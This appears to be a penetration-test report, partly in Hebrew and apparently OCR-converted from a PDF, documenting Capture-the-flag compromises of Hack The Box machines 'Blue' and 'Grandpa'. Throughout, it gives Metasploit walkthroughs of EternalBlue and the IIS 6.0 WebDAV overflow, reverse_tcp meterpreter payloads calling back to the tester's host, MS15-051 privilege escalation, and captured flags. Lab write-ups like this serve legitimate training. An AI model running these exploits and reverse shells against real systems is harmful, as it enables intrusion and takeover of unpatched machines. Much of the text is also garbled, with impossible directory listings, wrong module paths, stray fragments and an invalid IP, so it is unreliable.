cd Desktop
C:\Documents and Settings\Administrator\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is 54BF-723B

Directory of C:\Documents and Settings\Administrator\Desktop

16/03/2017  09:18  <DIR>          .
16/03/2017  09:18  <DIR>          ..
16/03/2017  09:18  <DIR>          root.txt
    1 File(s)       32 bytes
    2 Dir(s)   6.352.748.544 bytes free

C:\Documents and Settings\Administrator\Desktop>type root.txt
type root.txt
993442d258b0e0ec917cae9e695d5713
```

```
C:\Documents and Settings\john\Desktop>type user.txt
type user.txt
e69af0e4f443de7e36876fda4ec7644f
```

User.txt: e69af0e4f443de7e36876fda4ec7644f

Root.txt: 993442d258b0e0ec917cae9e695d5713

```
Directory of C:\Documents and Settings

16/03/2017  09:07  <DIR>          .
16/03/2017  09:07  <DIR>          ..
16/03/2017  09:07  <DIR>          nmap -sS -sU -T4 -A -v 10.10.10.4
16/03/2017  08:29  <DIR>          administrator
16/03/2017  08:33  <DIR>          john
    0 File(s)       0 bytes
    5 Dir(s)   6.352.740.352 bytes free

C:\Documents and Settings>cd john
cd john
C:\Documents and Settings\john>dir
dir
Volume in drive C has no label.
Volume Serial Number is 54BF-723B

Directory of C:\Documents and Settings\john

16/03/2017  08:33  <DIR>          .
16/03/2017  08:33  <DIR>          ..
16/03/2017  09:19  <DIR>          Desktop
16/03/2017  08:13  <DIR>          Favorites
16/03/2017  08:13  <DIR>          My Documents
16/03/2017  08:20  <DIR>          Start Menu
    0 File(s)       0 bytes
    6 Dir(s)   6.352.740.352 bytes free

C:\Documents and Settings\john>cd Desktop
cd Desktop
C:\Documents and Settings\john\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is 54BF-723B

Directory of C:\Documents and Settings\john\Desktop

16/03/2017  09:19  <DIR>          .
16/03/2017  09:19  <DIR>          ..
16/03/2017  09:19  <FILE>         user.txt
    1 File(s)       32 bytes
    2 Dir(s)   6.352.740.352 bytes free
```

בדיקות חסן תשתיות

דוח מעבדות נמר

System IP: 10.10.10.40 (Blue)

Service Enumeration

Server IP Address	Ports Open																																																		
10.10.10.40	<p>TCP:</p> <table border="1"><thead><tr><th>Port</th><th>Protocol</th><th>State</th><th>Service</th><th>Version</th></tr></thead><tbody><tr><td>135</td><td>tcp</td><td>open</td><td>msrpc</td><td>Microsoft Windows RPC</td></tr><tr><td>139</td><td>tcp</td><td>open</td><td>netbios-ssn</td><td>Microsoft Windows netbios-ssn</td></tr><tr><td>445</td><td>tcp</td><td>open</td><td>microsoft-ds</td><td>Windows 7 Professional 7601 Service Pack 1</td></tr><tr><td>49152</td><td>tcp</td><td>open</td><td>msrpc</td><td>Microsoft Windows RPC</td></tr><tr><td>49153</td><td>tcp</td><td>open</td><td>msrpc</td><td>Microsoft Windows RPC</td></tr><tr><td>49154</td><td>tcp</td><td>open</td><td>msrpc</td><td>Microsoft Windows RPC</td></tr><tr><td>49155</td><td>tcp</td><td>open</td><td>msrpc</td><td>Microsoft Windows RPC</td></tr><tr><td>49156</td><td>tcp</td><td>open</td><td>msrpc</td><td>Microsoft Windows RPC</td></tr><tr><td>49157</td><td>tcp</td><td>open</td><td>msrpc</td><td>Microsoft Windows RPC</td></tr></tbody></table> <p>UDP: none.</p>	Port	Protocol	State	Service	Version	135	tcp	open	msrpc	Microsoft Windows RPC	139	tcp	open	netbios-ssn	Microsoft Windows netbios-ssn	445	tcp	open	microsoft-ds	Windows 7 Professional 7601 Service Pack 1	49152	tcp	open	msrpc	Microsoft Windows RPC	49153	tcp	open	msrpc	Microsoft Windows RPC	49154	tcp	open	msrpc	Microsoft Windows RPC	49155	tcp	open	msrpc	Microsoft Windows RPC	49156	tcp	open	msrpc	Microsoft Windows RPC	49157	tcp	open	msrpc	Microsoft Windows RPC
Port	Protocol	State	Service	Version																																															
135	tcp	open	msrpc	Microsoft Windows RPC																																															
139	tcp	open	netbios-ssn	Microsoft Windows netbios-ssn																																															
445	tcp	open	microsoft-ds	Windows 7 Professional 7601 Service Pack 1																																															
49152	tcp	open	msrpc	Microsoft Windows RPC																																															
49153	tcp	open	msrpc	Microsoft Windows RPC																																															
49154	tcp	open	msrpc	Microsoft Windows RPC																																															
49155	tcp	open	msrpc	Microsoft Windows RPC																																															
49156	tcp	open	msrpc	Microsoft Windows RPC																																															
49157	tcp	open	msrpc	Microsoft Windows RPC																																															

Nmap Scan Results:

```
nmap -p 1-65535 -T4 -A -v 10.10.10.40
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds Windows 7 Professional 7601 Service Pack 1
               (workgroup: WORKGROUP)
49152/tcp  open  msrpc        Microsoft Windows RPC
49153/tcp  open  msrpc        Microsoft Windows RPC
49154/tcp  open  msrpc        Microsoft Windows RPC
49155/tcp  open  msrpc        Microsoft Windows RPC
49156/tcp  open  msrpc        Microsoft Windows RPC
49157/tcp  open  msrpc        Microsoft Windows RPC
No exact OS matches for host (If you know what OS is running on it,
see https://nmap.org/submit/ ).
```

```
nmap -p 1-65535 -T4 -A -v 10.10.10.40
Host script results:
| smb2-security-mode:
|   2.1:
|     Message signing enabled but not required
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|   message_signing: disabled (dangerous, but default)
| smb2-time:
|   date: 2022-08-22T12:41:05
|   start_date: 2022-08-22T08:07:29
|   smb-os-discovery:
|     OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)
|     OS CPE: cpe:/o:microsoft:windows_7::sp1:professional
|     Computer name: haris-PC
|     NetBIOS computer name: HARIS-PC\x00
|     Workgroup: WORKGROUP\x00
|     System time: 2022-08-22T13:41:07+01:00
|     clock-skew: mean: -19m58s, deviation: 34m34s, median: 0s
|     TRACEROUTE (using port 903/tcp)
```

Initial Shell Vulnerability Exploited: Command: nmap --script=vuln 10.10.10.40

```
(root㉿kali)-[~]
# nmap --script=vuln 10.10.10.40
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-22 08:28 EDT
Nmap scan report for 10.10.10.40
Host is up (0.17s latency).
Not shown: 991 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown

Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_OBJECT_NAME_NOT_FOUND
| smb-vuln-ms17-010:
|   VULNERABLE
|     Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|       State: VULNERABLE
|       IDs: CVE:CVE-2017-0143
|       Risk factor: HIGH
|         A critical remote code execution vulnerability exists in Microsoft SMBv1
|         servers (ms17-010).

| Disclosure date: 2017-03-14
| References:
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|   https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|   https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|   https://key

Nmap done: 1 IP address (1 host up) scanned in 116.60 seconds
```

And we can see here that Microsoft SMBv1 server is vulnerable to ms17-010 vulnerability.

After running nse script 'vuln' we can see we found 'ms17-010' vulnerability, next thing I quickly 'searchsploit'(quick Metasploit search) we found results:

```
[root@kali:~]# searchsploit ms17-010
Exploit Title
Microsoft Windows - 'EternalRomance'/'EternalSynergy'/'EternalChampion' SMB Remote Code Execution (Metasploit) (MS17-010)
Microsoft Windows - SMB Remote Code Execution Scanner (MS17-010) (Metasploit)
Microsoft Windows 7/2008 R2 - 'EternalBlue' SMB Remote Code Execution (MS17-010)
Microsoft Windows 7/8.1/2008 R2/2012 R2/2016 R2 - 'EternalBlue' SMB Remote Code Execution (MS17-010)
Microsoft Windows 8/8.1/2012 R2 (x64) - 'EternalBlue' SMB Remote Code Execution (MS17-010)
Microsoft Windows Server 2008 R2 (x64) - 'SrvOs2FeatOn' SMB Remote Code Execution (MS17-010)

Shellcodes: No Results

[root@kali:~]# msfconsole -q
[*] Starting persistent handler(s) ...
msf6 > search ms17-010

Matching Modules
#  Name                                     Disclosure Date   Rank    Check  Description
-  --
0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14     average Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
1  exploit/windows/smb/ms17_010_psexec        2017-03-14     normal  Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
2  auxiliary/admin/smb/ms17_010_command       2017-03-14     normal  No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
3  auxiliary/scanner/smb/ms17_010            2017-03-14     normal  No     MS17-010 SMB RCE Detection
4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14     great   Yes    SMB DOUBLEPULSA Remote Code Execution

Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce 3medium, median, os
```

Next I tried to understand what is it 'Eternalblue' and found this explanation that confirmed that SMBv1 server can be exploited easily on this machine:

Source: (<https://www.sentinelone.com/blog/eternalblue-nsa-developed-exploit-just-wont-die/>)

Vulnerability Fix: Install Microsoft's patch for the EternalBlue vulnerability that was released on March 14 on to your systems;

Source: (<https://www.ncua.gov/newsroom/ncua-report/2017/protect-your-systems-against-eternalblue-vulnerability>)

Severity: Critical.

Proof of Concept Code Here:

בדיקות חסן תשתיות

```

root@kali:~/Desktop X root@kali: ~

msfvenom -p windows/meterpreter/reverse_tcp -f raw -o exploit.m3m

msf6 exploit(windows/meterpreter/reverse_tcp) > use exploit/windows/smbsrv/_ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
[*] msf exploit(windows/meterpreter/reverse_tcp) > show options

Module options (exploit/windows/smbsrv/_ms17_010_eternalblue):

  Name          Current Setting  Required  Description
  RHOSTS        yes            yes       The target host(s), see: https://github.com/rashid7/metasploit-framework/wiki/Using-Metasploit
  RPORT         445           yes       The target port (TCP)
  SMBDomain    no             no        The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
  SMBPass      no             no        (Optional) The password for the specified username
  SMBUser     no             no        (Optional) The username to authenticate as
  SMBWmiArch   true          yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
  VERIFY_TARGET true          yes       Check if remote host matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.

Payload options (windows/x64/meterpreter/reverse_tcp):

  Name          Current Setting  Required  Description
  EXITFUNC      thread        yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST         192.168.142.129  yes       The listen address (an interface may be specified)
  LPORT         4444          yes       The listen port

Exploit target:

  Id  Name
  --  --
  0  Automatic Target

msf6 exploit(windows/meterpreter/reverse_tcp) > set lhost 10.10.10.3
lhost => 10.10.10.3
msf6 exploit(windows/meterpreter/reverse_tcp) > set rhosts 10.10.10.40
rhosts => 10.10.10.40

```

I only changed the 'LHOST' to my ip and 'RHOSTS' to the machine 'Blue' ip and exploited.

Proof Screenshot Here:

And we can see immediately that a session was open with the highest privileges which means no Privilege Escalation is needed. Next I only searched 'user.txt' and 'root.txt'.

בדיקות חסן תשתיות

דוח מעבדות נמר

Proof.txt Contents:

```
C:\Users>cd haris
cd haris

C:\Users\haris>dir
dir
Volume in drive C has no label.
Volume Serial Number is BE92-053B

Directory of C:\Users\haris

14/07/2017  14:45    <DIR>      .
14/07/2017  14:45    <DIR>      ..
15/07/2017  08:58    <DIR>      Contacts
24/12/2017  03:23    <DIR>      Desktop
15/07/2017  08:58    <DIR>      Documents
15/07/2017  08:58    <DIR>      Downloads
15/07/2017  08:58    <DIR>      Favorites
15/07/2017  08:58    <DIR>      Links
15/07/2017  08:58    <DIR>      Music
15/07/2017  08:58    <DIR>      Pictures
15/07/2017  08:58    <DIR>      Saved Games
15/07/2017  08:58    <DIR>      Searches
15/07/2017  08:58    <DIR>      Videos
          0 File(s)       0 bytes
         13 Dir(s)   2,694,451,200 bytes free

C:\Users\haris>cd desktop
cd desktop

C:\Users\haris\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is BE92-053B

Directory of C:\Users\haris\Desktop

24/12/2017  03:23    <DIR>      .
24/12/2017  03:23    <DIR>      ..
22/08/2022  09:07            34 user.txt
          1 File(s)       34 bytes
         2 Dir(s)   2,694,311,936 bytes free

C:\Users\haris\Desktop>type user.txt
type user.txt
3f20f854b99aa484e045ee39e73fcc39
```

user.txt: 3f20f854b99aa484e045ee39e73fcc39

root.txt: 0057e1b85a799ffdec76b1b47eb31676

```
C:\Windows\system32>cd ..
cd ..

C:\Windows>cd ..
cd ..

C:\>dir
dir
Volume in drive C has no label.
Volume Serial Number is BE92-053B

Directory of C:\

14/07/2009  04:20    <DIR>      PerfLogs
18/02/2022  16:02    <DIR>      Program Files
14/07/2017  17:58    <DIR>      Program Files (x86)
14/07/2017  14:48    <DIR>      Share
21/07/2017  07:56    <DIR>      Users
22/08/2022  09:15    <DIR>      Windows
          0 File(s)       0 bytes
         6 Dir(s)   2,694,451,200 bytes free

C:\>cd users
cd users

C:\Users>dir
dir
Volume in drive C has no label.
Volume Serial Number is BE92-053B

Directory of C:\Users

21/07/2017  07:56    <DIR>      .
21/07/2017  07:56    <DIR>      ..
21/07/2017  07:56    <DIR>      Administrator
14/07/2017  14:45    <DIR>      haris
12/04/2011  08:51    <DIR>      Public
          0 File(s)       0 bytes
         5 Dir(s)   2,694,451,200 bytes free
```

```
cd administrator
C:\Users\Administrator>dir
dir
Volume in drive C has no label.
Volume Serial Number is BE92-053B

Directory of C:\Users\Administrator

21/07/2017  07:56    <DIR>      .
21/07/2017  07:56    <DIR>      ..
21/07/2017  07:56    <DIR>      Contacts
24/12/2017  03:22    <DIR>      Desktop
21/07/2017  07:56    <DIR>      Documents
18/02/2022  16:21    <DIR>      Downloads
21/07/2017  07:56    <DIR>      Favorites
21/07/2017  07:56    <DIR>      Links
21/07/2017  07:56    <DIR>      Music
21/07/2017  07:56    <DIR>      Pictures
21/07/2017  07:56    <DIR>      Saved Games
21/07/2017  07:56    <DIR>      Searches
21/07/2017  07:56    <DIR>      Videos
          0 File(s)       0 bytes
         13 Dir(s)   2,694,451,200 bytes free

C:\Users\Administrator>cd desktop
cd desktop

C:\Users\Administrator\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is BE92-053B


Directory of C:\Users\Administrator\Desktop

24/12/2017  03:22    <DIR>      .
24/12/2017  03:22    <DIR>      ..
22/08/2022  09:07            34 root.txt
          1 File(s)       34 bytes
         2 Dir(s)   2,694,451,200 bytes free

C:\Users\Administrator\Desktop>type root.txt
type root.txt
0057e1b85a799ffdec76b1b47eb31676
```

System IP: 10.10.10.14 (Grandpa)

Service Enumeration

Server IP Address	Ports Open
10.10.10.14	TCP:  UDP: none.

Nmap Scan Results: command: nmap -p 1-65535 -T4 -A -v 10.10.10.14

```


Nmap Output Ports / Hosts Topology Host Details Scans
nmap -p 1-65535 -T4 -A -v 10.10.10.14 Details

PORT      STATE SERVICE VERSION
80/tcp    open  http    Microsoft IIS httpd 6.0
| http-methods:
|_ Supported Methods: OPTIONS TRACE GET HEAD COPY PROPFIND SEARCH
LOCK UNLOCK DELETE PUT POST MOVE MKCOL PROPPATCH
|_ Potentially risky methods: TRACE COPY PROPFIND SEARCH LOCK UNLOCK
DELETE PUT MOVE MKCOL PROPPATCH
| http-webdav-scan:
|_ Allowed Methods: OPTIONS, TRACE, GET, HEAD, COPY, PROPFIND,
SEARCH, LOCK, UNLOCK
|_ Server Type: Microsoft-IIS/6.0
|_ Server Date: Tue, 23 Aug 2022 14:09:24 GMT
|_ WebDAV type: Unknown
|_ Public Options: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST,
COPY, MOVE, MKCOL, PROPFIND, PROPPATCH, LOCK, UNLOCK, SEARCH
|_ http-server-header: Microsoft-IIS/6.0
|_ http-title: Under Construction
Warning: OSScan results may be unreliable because we could not find
at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2003|2008|XP|2000 (92%)
OS CPE: cpe:/o:microsoft:windows_server_2003::sp1 cpe:/
o:microsoft:windows_server_2003::sp2 cpe:/
o:microsoft:windows_server_2008::sp2 cpe:/o:microsoft:windows_xp::sp3

```

Here we can see the info about the server name and version, which I searched for exploits on google.

port 80 website.



<https://www.exploit-db.com/exploits/41738>

And immediately I understood that this server is vulnerable to remote buffer overflow, next I searched that exploit on Metasploit.

```
[root@kali)-[~]
# msfconsole -q
[*] Starting persistent handler(s) ...
msf6 > search Microsoft IIS 6.0
Matching Modules
=====
Module          #  Name
-----  -----
auxiliary/dos/windows/http/ms10_065_iis_asp_dos      2010-09-14    normal  No  Microsoft IIS 6.0 ASP Stack Exhaustion Denial of Service
1  exploit/windows/iis/iis_webdav_scstoragepathfromurl 2017-03-26    manual  Yes  Microsoft IIS WebDav ScStoragePathFromUrl Overflow

```

And we can see it's the exact one, means it should be working.

Vulnerability Explanation:

allows remote attackers to execute arbitrary code via a long header.(source: <https://www.exploit-db.com/exploits/41738>)

Severity: Critical.

I only changed the rhosts to '10.10.10.14'(Grandpa IP) and lhost to the htb vpn IP '10.10.16.3'.

בדיקות חסן תשתיות

דוח מעבדות נמר

```
msf6 exploit(windows/iis/iis_webdav_scstoragepathfromurl) > show options
Module options (exploit/windows/iis/iis_webdav_scstoragepathfromurl): About Help
Name          Current Setting  Required  Description
MAXPATHLENGTH 60            yes        End of physical path brute force
MINPATHLENGTH 3             yes        Start of physical path brute force
Proxies        no             A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS         yes            The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT          80            yes        The target port (TCP)
SSL            false          no         Negotiate SSL/TLS for outgoing connections
TARGETURI      /             yes        Path of IIS 6 web application
VHOST          /             no         HTTP server virtual host
Payload options (windows/meterpreter/reverse_tcp):
Name          Current Setting  Required  Description
EXITFUNC      process        yes        Exit technique (Accepted: '', seh, thread, process, none)
LHOST          192.168.142.129 yes        The listen address (an interface may be specified)
LPORT          4444           yes        The listen port
Exploit target:
Id  Name
-- 
0   Microsoft Windows Server 2003 R2 SP2 x86
msf6 exploit(windows/iis/iis_webdav_scstoragepathfromurl) > set rhosts 10.10.10.14
rhosts => 10.10.10.14
msf6 exploit(windows/iis/iis_webdav_scstoragepathfromurl) > set lhost 10.10.16.3
lhost => 10.10.16.3
msf6 exploit(windows/iis/iis_webdav_scstoragepathfromurl) > run
```

And we got a shell!

```
msf6 exploit(windows/iis/iis_webdav_scstoragepathfromurl) > run
[*] Started reverse TCP handler on 10.10.16.3:4444
[*] Trying path length 3 to 60 ...
[*] Sending stage (175174 bytes) to 10.10.10.14
[*] Meterpreter session 1 opened (10.10.16.3:4444 -> 10.10.10.14:1030 ) at 2022-08-23 10:26:54 -0400
meterpreter >
meterpreter > Interrupt: use the 'exit' command to quit
meterpreter > getuid
[*] Unknown command: getuid
meterpreter > getuid
(-) stdapi/sys/config_getuid: Operation failed: Access is denied.
meterpreter > getsystem
(-) stdapi/sys/getsystem: Operation failed: Access is denied.
meterpreter > shells
[*] Creating reverse shell with thread impersonation. Retrying without it.
Process 2796 created.
Channel 2 created.
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

c:\windows\system32\inetsrv>cd ..
cd ..

c:\WINDOWS\system32>cd ..
cd ..

c:\>dir
dir
Volume in drive C has no label.
Volume Serial Number is FDCC-B9EF

Directory of C:\

04/12/2017  05:27 PM    <DIR>          ADFS
04/12/2017  05:04 PM    0 AUTOEXEC.BAT
04/12/2017  05:04 PM    0 CONFIG.SYS
04/12/2017  05:17 PM    <DIR>          Documents and Settings
04/12/2017  05:17 PM    <DIR>          FpsGE_search
04/12/2017  05:17 PM    <DIR>          Inetpub
12/24/2017  08:18 PM    <DIR>          Program Files
```

But a weak shell that doesn't even allowing to 'getuid' or listing the users files.

Next thing I did is to exit from the shell and run the 'ps' command to see all the processes that runs on the machine:

The terminal window shows the command 'exit' followed by 'meterpreter > ps'. The process list output is as follows:

PID	PPID	Name	Arch	Session	User
0	0	[System Process]			
4	0	System			
272	4	smss.exe			
320	272	csrss.exe			
344	272	winlogon.exe			
392	344	services.exe			
404	344	lsass.exe			
584	392	svchost.exe			
668	392	svchost.exe			
732	392	svchost.exe			
772	392	svchost.exe			
788	392	svchost.exe			
800	1064	cidaemon.exe			
924	392	spoolsv.exe			
952	392	msdtc.exe			
984	1064	cidaemon.exe			
1064	392	cisvc.exe			
1112	392	svchost.exe			
1168	392	inetinfo.exe			
1200	1064	cidaemon.exe			
1204	392	svchost.exe			
1308	392	VGAuthService.exe			
1380	392	vmtoold.exe			
1480	392	svchost.exe			
1588	392	svchost.exe			
1768	392	dllhost.exe			
1940	392	alg.exe			
1968	584	wmiprvse.exe	x86	0	NT AUTHORITY\NETWORK SERVICE
2204	1480	w3wp.exe	x86	0	NT AUTHORITY\NETWORK SERVICE
2288	2204	rundll32.exe	x86	0	C:\WINDOWS\system32\rundll32.exe
2476	584	wmiprvse.exe	x86	0	NT AUTHORITY\NETWORK SERVICE
2744	584	davcd.exe	x86	0	C:\WINDOWS\system32\inetsrv\davcd.exe
2900	584	davcd.exe			
2956	344	logon.scr			
3224	1480	w3wp.exe			

The web browser window shows a directory listing at <http://10.10.10.14:80>. The files listed include index.html, images/, IMAGES/, /hdr_q-a/, /2043.html, /russell.txt, /kids_1.html, /23921/, /managers.php, /pareto/, /2913.php, /wildlife/, and /monsterv.html.

And we can see here 3 processes that runs with 'NT AUTHORITY' privileges so I tried to migrate to process 2204-w3wp.exe with success!

```

meterpreter > migrate 2204
[*] Migrating from 2288 to 2204 ...
[*] Migration completed successfully.
meterpreter > getuid
Server username: NT AUTHORITY\NETWORK SERVICE
meterpreter > shell
Process 2456 created.
Channel 1 created.
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

c:\windows\system32\inetsrv>cd ..

```

But I still wasn't able to list the users files so I exit from the shell and moved the session to the background by CTRL+Z and used the local_exploit_suggester which can suggest a Privilege Escalation exploit:

The terminal window shows the following session:

```
C:\Documents and Settings>exit
exit
meterpreter >
Background session 1? [y/N] y
[-] Unknown command: y
msf6 exploit(windows/iis/iis_webdav_scstoragepathfromurl) > use local_exploit_suggester
http://10.10.10.14:80
```

Matching Modules

#	Name	Type	Disclosure Date	Rank	Check	Description
0	post/multi/recon/local_exploit_suggester	Dir	normal	No	image	Multi Recon Local Exploit Suggester

Interact with a module by name or index. For example info 0, use 0 or use post/multi/recon/local_exploit_suggester

```
[*] Using post/multi/recon/local_exploit_suggester
msf6 post(multi/recon/local_exploit_suggester) > show options
```

Module options (post/multi/recon/local_exploit_suggester):

Name	Current Setting	Required	Description
SESSION		yes	The session to run this module on/sec
SHOWDESCRIPTION	false	yes	Displays a detailed description for the available exploits

```
msf6 post(multi/recon/local_exploit_suggester) > set session 1
session => 1
msf6 post(multi/recon/local_exploit_suggester) > run
```

Time To Finish: 15:51:49

```
[*] 10.10.10.14 - Collecting local exploits for x86/windows ...
[*] 10.10.10.14 - 38 exploit checks are being tried ...
[-] 10.10.10.14 - Post interrupted by the console user
[*] Post module execution completed
```

DirBuster Stopped

```
msf6 post(multi/recon/local_exploit_suggester) > set verbose true
verbose => true
msf6 post(multi/recon/local_exploit_suggester) > run
```

Running (JUST GUESSING): Microsoft Windows OS CPE: cpe:/o:microsoft:windows_server

I was only set the session id and set verbose to true to be able to see 'live' what's it suggesting:

בדיקות חסן תשתיות

דוח מעבדות נמר

```
[*] 10.10.10.14 - exploit/windows/local/mqac_write: The target is not exploitable. 500 237/1
[*] 10.10.10.14 - exploit/windows/local/ms10_015_kitrap0d: The service is running, but could not be validated. 500 237/1
[*] 10.10.10.14 - exploit/windows/local/ms10_092_schelevator: The target is not exploitable. 500 237/1
[*] 10.10.10.14 - exploit/windows/local/ms13_053_schlamperei: The target is not exploitable. 500 237/1
[*] 10.10.10.14 - exploit/windows/local/ms13_081_track_popup_menu: Cannot reliably check exploitability. 500 237/1
[*] 10.10.10.14 - exploit/windows/local/ms14_058_track_popup_menu: The target appears to be vulnerable. 500 237/1
[*] 10.10.10.14 - exploit/windows/local/ms14_070_tcpip_ioctl: The target appears to be vulnerable. 500 237/1
[*] 10.10.10.14 - exploit/windows/local/ms15_004_tswbproxy: The target is not exploitable. 500 237/1
[*] 10.10.10.14 - exploit/windows/local/ms15_051_client_copy_image: The target appears to be vulnerable. (Select and right click for more options) 500 237/1
[*] 10.10.10.14 - exploit/windows/local/ms16_016_webdav: The service is running, but could not be validated. Current number of running threads: 10
[-] 10.10.10.14 - Check with module exploit/windows/local/ms16_032_secondary_logon_handle_privesc failed with error Rex::Post::Meterpreter::RequestError
[*] 10.10.10.14 - exploit/windows/local/ms16_075_reflection: The target appears to be vulnerable.
[*] 10.10.10.14 - exploit/windows/local/ms16_075_reflection_juicy: The target is not exploitable.
[*] 10.10.10.14 - exploit/windows/local/ms16_094_ndproxy: The target is not exploitable.
[*] 10.10.10.14 - exploit/windows/local/novell_client_ncm: The target is not exploitable.
[*] 10.10.10.14 - exploit/windows/local/ntapphelpcachecontrol: The target is not exploitable.
[*] 10.10.10.14 - exploit/windows/local/ntusermdragover: The target is not exploitable.
[*] 10.10.10.14 - exploit/windows/local/panda_psevents: The target is not exploitable.
[*] 10.10.10.14 - exploit/windows/local/ppr_flatten_rec: The target appears to be vulnerable.
[*] 10.10.10.14 - exploit/windows/local/ricoh_driver_privesc: The target is not exploitable. No Ricoh driver directory found
[*] 10.10.10.14 - exploit/windows/local/virtual_box_guest_additions: The target is not exploitable.
[*] Post module execution completed /3329.html Report 73329.html
```

I tried each one of them one by one until I got a strong enough shell to list both user and administrator files.

Proof Screenshot Here:

```
msf6 exploit(windows/local/ms16_075_reflection) > use exploit/windows/local/ms15_051_client_copy_image
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/ms15_051_client_copy_image) > show options
Module options (exploit/windows/local/ms15_051_client_copy_image):
Name   Current Setting  Required  Description
SESSION          yes        The session to run this module on
Payload options (windows/meterpreter/reverse_tcp):
Name   Current Setting  Required  Description
EXITFUNC      thread      yes        Exit technique (Accepted: '', seh, thread, process, none)
LHOST          192.168.142.129  yes        The listen address (an interface may be specified)
LPORT          4444        yes        The listen port
Exploit target:
Id  Name
--  --
0   Windows x86
msf6 exploit(windows/local/ms15_051_client_copy_image) > set session 2
[*] Session 2 selected
msf6 exploit(windows/local/ms15_051_client_copy_image) > set lhost 10.10.16.3
[*] lhost set to 10.10.16.3
msf6 exploit(windows/local/ms15_051_client_copy_image) > run
[*] Started reverse TCP handler on 10.10.16.3:4444
[*] Reflectively injecting the exploit DLL and executing it ...
[*] Launching netsh to host the DLL ...
[*] Process 3708 launched.
[*] Reflectively injecting the DLL into 3708 ...
[*] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Sending stage (175174 bytes) to 10.10.14.1038
[*] Meterpreter session 3 opened (10.10.16.3:4444 → 10.10.10.14:1038 ) at 2022-08-23 10:44:49 -0400
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > shell
Process 3276 created.
```

Proof.txt Contents:

```

04/12/2017 05:12 PM <DIR> Administrator
04/12/2017 05:03 PM <DIR> All Users
04/12/2017 05:32 PM <DIR> Harry
    0 File(s)      0 bytes
    5 Dir(s)  1,307,922,432 bytes free

C:\Documents and Settings>cd harry
cd harry

C:\Documents and Settings\Harry>dir
dir
Volume in drive C has no label.
Volume Serial Number is FDCB-B9EF

Directory of C:\Documents and Settings\Harry

04/12/2017 05:32 PM <DIR> .
04/12/2017 05:32 PM <DIR> ..
04/12/2017 05:32 PM <DIR> Desktop
04/12/2017 05:32 PM <DIR> Favorites
04/12/2017 05:32 PM <DIR> My Documents
04/12/2017 04:42 PM <DIR> Start Menu
04/12/2017 04:44 PM 0 Sti_Trace.log
    1 File(s)      0 bytes
    6 Dir(s)  1,307,262,976 bytes free

C:\Documents and Settings\Harry>cd Desktop
cd Desktop

C:\Documents and Settings\Harry\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is FDCB-B9EF

Directory of C:\Documents and Settings\Harry\Desktop

04/12/2017 05:32 PM <DIR> .
04/12/2017 05:32 PM <DIR> ..
04/12/2017 05:32 PM            32 user.txt
    1 File(s)      32 bytes
    2 Dir(s)  1,307,258,880 bytes free

C:\Documents and Settings\Harry\Desktop>type user.txt
type user.txt
bdff5ec67c3cff017f2bedc146a5d869

```

